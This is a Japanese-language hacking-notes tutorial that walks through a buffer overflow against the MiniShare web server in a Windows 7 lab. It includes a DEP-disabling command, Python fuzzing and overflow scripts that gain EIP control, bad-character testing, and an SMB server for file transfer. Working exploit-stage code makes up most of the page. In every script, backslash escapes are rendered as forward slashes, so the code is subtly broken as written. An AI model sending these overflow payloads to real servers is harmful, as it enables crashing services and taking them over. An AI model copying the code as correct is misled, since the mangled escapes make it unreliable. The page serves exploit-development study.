> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/useful-resources/exploit-development/windows-buffer-overflow-minishare.md).

# Windows バッファオーバーフロー - MiniShare

ファジング、EIP 制御、悪い文字の分析、シェルコード生成、エクスプロイト開発練習のための MiniShare Windows バッファオーバーフローメモ。

<details>

<summary>バッファオーバーフロー環境のインストール</summary>

1. マシンをダウンロードする [Windows 7 Basic 32ビット](https://lecrabeinfo.net/telecharger/windows-7-edition-familiale-basique-sp1-x86):
2. マシン内で、次をダウンロードする [デバッガ ](https://www.immunityinc.com/products/debugger/):
3. インストールしたら、ターミナルで次のコマンドを実行します:

```bash
bcdedit.exe /set {current} nx AlwaysOff
```

4. これをコピー [スクリプト ](https://www.immunityinc.com/products/debugger/)a.py ファイルに:
5. スクリプトを貼り付ける `c:/Program Files/Immunity Inc/Immunity Debugger/PyCommands`
6. 最後に、次をインストールします [MiniShare](https://sourceforge.net/projects/minishare/files/latest/download)

![](https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-90f275f67035efcfd4a02702a19727b3f91c1324%2FPasted%20image%2020231220232456.png?alt=media)

</details>


* Immunity Debugger で MiniShare をアタッチします:

  <br>

  <figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d4a955e2b7be3e94404fe3caf4a5b93baa6ea0e0%2FPasted%20image%2020231220232606.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

* ここから、バイト数を見つけるためにファジングを行います:

```python
#!/usr/bin/python3
from struct import pack
import socket
import sys

ip_address = "192.168.71.139"
port = 80

def exploit():
    total_length = 100

    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(7)

            s.connect((ip_address, port))

            print("/n[+] %d バイトを送信中" % total_length)

            s.send(b"GET " + b"/x41" * total_length + b" HTTP/1.1/r/n/r/n")
            s.recv(1024)
            s.close() 

            total_length += 100
        except:
            print("/n[!] サービスがクラッシュしたようです/n")
            print("/n[i] サービスは合計 %d バイト送信時にクラッシュしました" % total_length)
            sys.exit(1)

if __name__ == '__main__':
    exploit()
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5e3396511f19ede16b7871d864253c04cb75efdb%2FPasted%20image%2020231220235400.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

* 次のコマンドで、1800 オクテットを取得します:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1800
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e830b5f376607ba2c6c286e27dba998e51a80c46%2FPasted%20image%2020231221190602.png?alt=media" alt=""><figcaption></figcaption></figure>

* スクリプトを次のように更新します:

```python
#!/usr/bin/python3
from struct import pack
import socket
import sys

ip_address = "192.168.71.139"
port = 80

payload = b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3A
f4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al
2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0
Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8A
w9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc
7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5
Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3B
o4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu
2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0
Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8C
f9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9'

def exploit():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(7)

        s.connect((ip_address, port))    

        s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
        s.recv(1024)
        s.close() 

    except:
        print("/n[!] サービスがクラッシュしたようです/n")
        sys.exit(1)

if __name__ == '__main__':
    exploit()
```


// - EIP をコピーする必要があります:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-82f7ff0a0060811af99c8050f3b92cdaaf7e9c9c%2FPasted%20image%2020231221191506.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

* 先頭に 0x を付けてスクリプトに貼り付けます:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x36684335
```

* これは 1787 に対応すると示しています:<br>

  <figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d04d66d4432e67a66a51ec1ffa15e1a6246ff7a7%2FPasted%20image%2020231221191750.png?alt=media" alt=""><figcaption></figcaption></figure>
* では、EIP を制御できるか見てみましょう:<br>

```python
#!/usr/bin/python3

from struct import pack
import socket
import sys

ip_address = "192.168.71.139"
port = 80

offset = 1787 

before_eip = b"A"*offset
eip = b"B"*4

payload = before_eip + eip 

def exploit():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(7)

        s.connect((ip_address, port))
 
        s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
        s.recv(1024)
        s.close() 

    except:
        print("/n[!] サービスがクラッシュしたようです/n")
        sys.exit(1)

if __name__ == '__main__':
    exploit()
```


* 実際に EIP を制御できました:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0c0cee3c580011c5850f20251f253eaf76fc63ff%2FPasted%20image%2020231221192457.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

\*次に、Badchars を見つける必要があります:

```python
#!/usr/bin/python3

from struct import pack
import socket
import sys

ip_address = "192.168.71.139"
port = 80

offset = 1787 

before_eip = b"A"*offset
eip = b"B"*4

payload = before_eip + eip + b"C"*500 

def exploit():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(7)

        s.connect((ip_address, port))

        s.send(b"GET " + payload + b" HTTP/1.1/r/n/r/n")
        s.recv(1024)
        s.close() 

    except:
        print("/n[!] サービスがクラッシュしたようです/n")
        sys.exit(1)

if __name__ == '__main__':
    exploit()
```



* ESP の「ダンプ」監視を行います。

  <br>

  <figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7614af43c50caa7b27fe55a0ef4acb9aff8c9a4e%2FPasted%20image%2020231221193020.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

* このコマンドで bytearray ファイルを作成します:

```
!mona bytearray -cpb '/x00'
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2fb55c61ed9569fb6bfa22323d00a0e67e6da55a%2FPasted%20image%2020231221193225.png?alt=media" alt=""><figcaption></figcaption></figure>


* 攻撃者マシンから、ファイルを転送するために SMB サーバーを作成します:

```bash
impacket-smbserver smbFolder $(pwd) -smb2support
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f2ce66c4c13d6e312531e91381792867bb7c1e70%2FPasted%20image%2020231221193355.png?alt=media" alt=""><figcaption></figcaption></figure>

